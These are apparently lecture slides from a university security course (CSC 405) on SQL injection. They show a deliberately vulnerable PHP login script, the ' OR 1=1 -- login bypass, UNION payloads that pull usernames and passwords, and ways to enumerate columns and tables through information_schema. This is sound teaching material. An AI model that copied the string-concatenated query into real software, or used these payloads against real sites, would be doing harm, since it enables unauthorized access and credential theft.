CSC 405
SQL Injection

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Database Primer

A collection of **data** organized to minimize redundant entries

Organized via **tables**

Author	Title	Type	Year
Mark Twain	The Adventures of Tom Sawyer	Fiction	1876
Jane Austen	Pride and Prejudice	Fiction	1811
Charles Darwin	The Origin of Species	Non-Fiction	1856
Charles Dickens	A Christmas Story	Fiction	1841
William Shakespeare	Romeo and Juliet	Play	1594

Database Primer


Data from tables can in turn be retrieved through **SQL** (Structured Querying Language)

```
SELECT * FROM books WHERE year<1820;
```


Author	**Title**	**Type**	**Year**
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594

Database Primer

Tables can also store various relations through **foreign keys** which reference entries in other tables



Source: https://docs.yugabyte.com/preview/sample-data/northwind/


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: https://xkcd.com/327/

SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users


  -
    ```
    $query = "SELECT * FROM employee WHERE
              email = '" . $_POST["email"] . "' "
    ```

SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users

  -
    ```
    $query = "SELECT * FROM employee WHERE
              email = '" . $_POST["email"] . "' "
    ```
- By using special characters such as **'** (tick), **--** (comment), **+** (add), **`@variable`**, **`@@variable`** (server internal variable), **%** (wildcard), it is possible to:
  - Modify queries in an unexpected way
  - Probe the database schema and find out about stored procedures
  - Run commands (**`xp_commandshell`** in MS SQL Server)


An Example Web Page


CSC 405 - SQL Injection Example
localhost/ncsu/csc405/injection/
Search
email
password
Login

Example SQL Injection


CSS by Bulma.io

The Form



```
<form action="login" method="POST">
  <div class="field is-grouped">
    <p class="control is-expanded">
      <input class="input" type="text" name="email" placeholder="email">
    </p>
    <p class="control is-expanded">
      <input class="input" type="password" name="password" placeholder="password">
    </p>
    <p class="control">
      <button type="submit" class="button is-primary">Login</button>
    </p>
  </div>
</form>
```

The Form



```
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    </p>
    <p class="control is-expanded">
      <input class="input" type="password" name="password" placeholder="password">
    </p>
    <p class="control">
      <button type="submit" class="b
    </p>
  </div>
</form>
```

Form Inputs will be sent to **`/login/`** through a **`POST`** request

Email and Password are passed as **`POST`** parameters **`email`** and **`password`**

The Login.php Script

```
$email = $_POST["email"];
$password = $_POST["password"];
$connection = new mysqli(...);

if ($connection->error) die($connection->error);
$query = 'SELECT * FROM employee WHERE email = "' . $email .
         '" AND password = "' . $password . '"';
$result = $connection->query($query);

 if (!$result) die($connection->error);
 elseif ($result->num_rows) {
    echo "<div>I'm in</div>";
 } else {
    echo "<div>Invalid Login</div>";
 }
```

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```

Extract the user inputs from the **POST** request

The Login.php Script

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Build the connection to the DB

The Login.php Script

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if ($connection->error) die($connection->error);
$query = 'SELECT * FROM employee WHERE email = "' . $email .
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$result = $connection->query($query);

 if (!$result) die($connection->error);
 elseif ($result->num_rows) {
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```

Construct and execute the query with `$connection`

The Login.php Script

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 elseif ($result->num_rows) {
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 }
```

If there's an entry in the database with that email and password, log them in

The Login.php Script

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Where are the vulnerabilities?

The ' OR 1=1 -- Technique

- Could also be `" OR 1=1 –`
  - Depends on how the developer builds their String

The ' OR 1=1 -- Technique

- Could also be `" OR 1=1 -`
  - Depends on how the developer builds their String
- Given the SQL query string:

```
"SELECT * FROM employee \
     WHERE email = '" . $email . "' AND \
     password = '" . password . "'";
```

- By providing the following username:

```
$_POST["email"] ⇒ ' OR 1=1 --
```

The ' OR 1=1 -- Technique

- Could also be `" OR 1=1 -`
  - Depends on how the developer builds their String
- Given the SQL query string:

```
"SELECT * FROM employee \
     WHERE email = '" . $email . "' AND \
     password = '" . password . "'";
```

- By providing the following username:

```
$_POST["email"] ⇒ ' OR 1=1 --
```

- Results in the following string:

```
SELECT * FROM employee WHERE email='' OR 1=1 --' AND
password='doesntmatter'
```

The ' OR 1=1 -- Technique

- Could also be " **`OR 1=1 -`**
  - Depends on how the developer builds their String
- Given the SQL query string:

```
"SELECT * FROM employee \
      WHERE email = '" . $email . "' AND \
      password = '" . password . "'";
```

- By providing the following username:
  `$_POST["email"] ⇒ ' OR 1=1 --`
- Results in the following string:
  `SELECT * FROM employee WHERE email='' OR 1=1 --' AND password='doesntmatter'`
  - `"email='' OR 1=1 -- "` is **true** because while email is equal to '' (blank), the **`OR 1=1` is always true**
  - The `--` converts the rest of the SQL into a comment and therefore `AND password ='...'` is not evaluated

Injecting SQL Into Different Types of Queries

- SQL injection can modify any type of query such as
  - **`SELECT`** statements
    - `SELECT * FROM accounts WHERE user='${u}' AND pass='${p}'`
  - **`INSERT`** statements
    - `INSERT INTO accounts (user, pass) VALUES('${u}', '${p}')`
      - Note that in this case one must figure out how many values to insert
  - **`UPDATE`** statements
    - `UPDATE accounts SET pass='${np}' WHERE user= '${u}' AND pass='${p}'`
  - **`DELETE`** statements
    - `DELETE * FROM accounts WHERE user='${u}'`

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
  - **Negative approach**: special-meaning characters in the query will cause an error
    - For example: **`user="   '   "`**

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
  - **Negative approach**: special-meaning characters in the query will cause an error
    - For example: **`user="   '   "`**
  - **Positive approach**: provide an expression that would NOT cause an error
    - For example: **`"17+5"`** instead of **`"22"`**, or a **string concatenation**

The UNION Operator

- The **UNION** operator is used to merge the results of two separate queries

```
SELECT * FROM books WHERE year<1820;
UNION SELECT * FROM comics;
```

Col1	Col2	Col3	Col4
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594
The Amazing Spider-Man	Stan Lee	1963	Comic
Action Comics #1	Joe Shuster	1938	Comic

Assuming **books** and **comics** have the same number of columns

The UNION Operator

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```
SELECT * FROM books WHERE year<1820;
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```

Col1	Col2	Col3	Col4
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594
The Amazing Spider-Man	Stan Lee	1963	Comic
Action Comics #1	Joe Shuster	1938	Comic

Note, the results don't need to follow the same structure; just # of columns

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
  - `SELECT id, name, price FROM products WHERE brand='${b}'`

Retrieve the ID, name, and price of a product

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
  - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing `${b}="foo' UNION..."`:
  - SELECT id, name, price FROM products WHERE brand = '**foo' UNION SELECT user, pass, NULL FROM accounts --** '

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
  - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing `${b}="foo' UNION..."`:
  - SELECT id, name, price FROM products WHERE brand = '**foo' UNION SELECT user, pass, NULL FROM accounts --** '
- For this attack to work the attacker **must know**
  - The structure of the query (number of parameters and types have to be compatible)
  - The name of the table and columns

Learning Query Parameter Size and Type

- Apply increasing **UNION** statements until the query is successful
  - `UNION SELECT NULL`
  - `UNION SELECT NULL, NULL`
  - `UNION SELECT NULL, NULL, NULL`
  - `UNION SELECT NULL, NULL, NULL, ...`

Depending on the Database, **UNION** can crash because you provide too many parameters or not enough

Learning Query Parameter Size and Type

- Apply increasing **UNION** statements until the query is successful
  - `UNION SELECT NULL`
  - `UNION SELECT NULL, NULL`
  - `UNION SELECT NULL, NULL, NULL`
  - `UNION SELECT NULL, NULL, NULL, ...`

- The type of columns can be determined using a similar technique
  - `UNION SELECT 'foo', NULL, NULL`
  - `UNION SELECT NULL, 'foo', NULL`
  - `UNION SELECT NULL, NULL, 'foo'`


Let's you determine if a column is **numeric**, **text**, etc.

Determining Table and Column Names

- Table and column names are **database specific** and therefore needs to be explored
  - **Oracle**
    - The `user_objects` table provides information about the tables created for an application
    - The `user_tab_column` table provides the names of the columns associated with a table
  - **MS-SQL**
    - The `sysobjects` table provides information about the tables in the database
    - The `syscolumns` table provides the names of the columns associated with a table
  - **MySQL (and MariaDB)**
    - The `information_schema` provides information about the tables and columns

The ORDER Operator

- ORDER BY # can tell the query which column to order results by
- `SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '...' ORDER BY Name;`



Name: 24 Caprices, Op. 1, No. 24, for Solo Violin, in A Minor
Composer: Niccolo Paganini
Unit Price: 0.99

Name: 3 Gymnopedies: No.1 - Lent Et Grave, No.3 - Lent Et Douloureux
Composer: Erik Satie
Unit Price: 0.99


Name: 32 Dentes
Composer: Titas
Unit Price: 0.99

Name: 5.15
Composer: Pete Townshend
Unit Price: 0.99

Display results in order by **Track Name**

The ORDER Operator


- Can also be used to determine the number of columns because ORDER BY # says which column to sort be
- `SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '...' ORDER BY 5;`


Unknown column '5' in 'order clause'

Errors because there is no 5th column to sort by

Extracting Data from SQL Leaks

- Determine the query structure


' ORDER BY 3;--

Search

Query Entered


```
SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '%' ORDER BY 3;-- %'
```

Name: Sobremesa
Composer: Chico Science
Unit Price: 0.99

Name: Comportamento Geral
Composer: Gonzaga Jr
Unit Price: 0.99


Extracting Data from SQL Leaks

- Determine the query structure



Query Entered

```
SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '%' UNION SELECT 1, 2, 3;-- %'
```



Name: 1

Composer: 2

Unit Price: 3.00


We now know the query's structure and will evaluate anything passed into results

Extracting Data from SQL Leaks

- Determine the database

```
UNION SELECT 1,2,table_name FROM information_schema.tables WHERE table_schema=database();-- %'
```

Query will return all tables stored on `database()`



Name: 1
Composer: 2
Unit Price: album

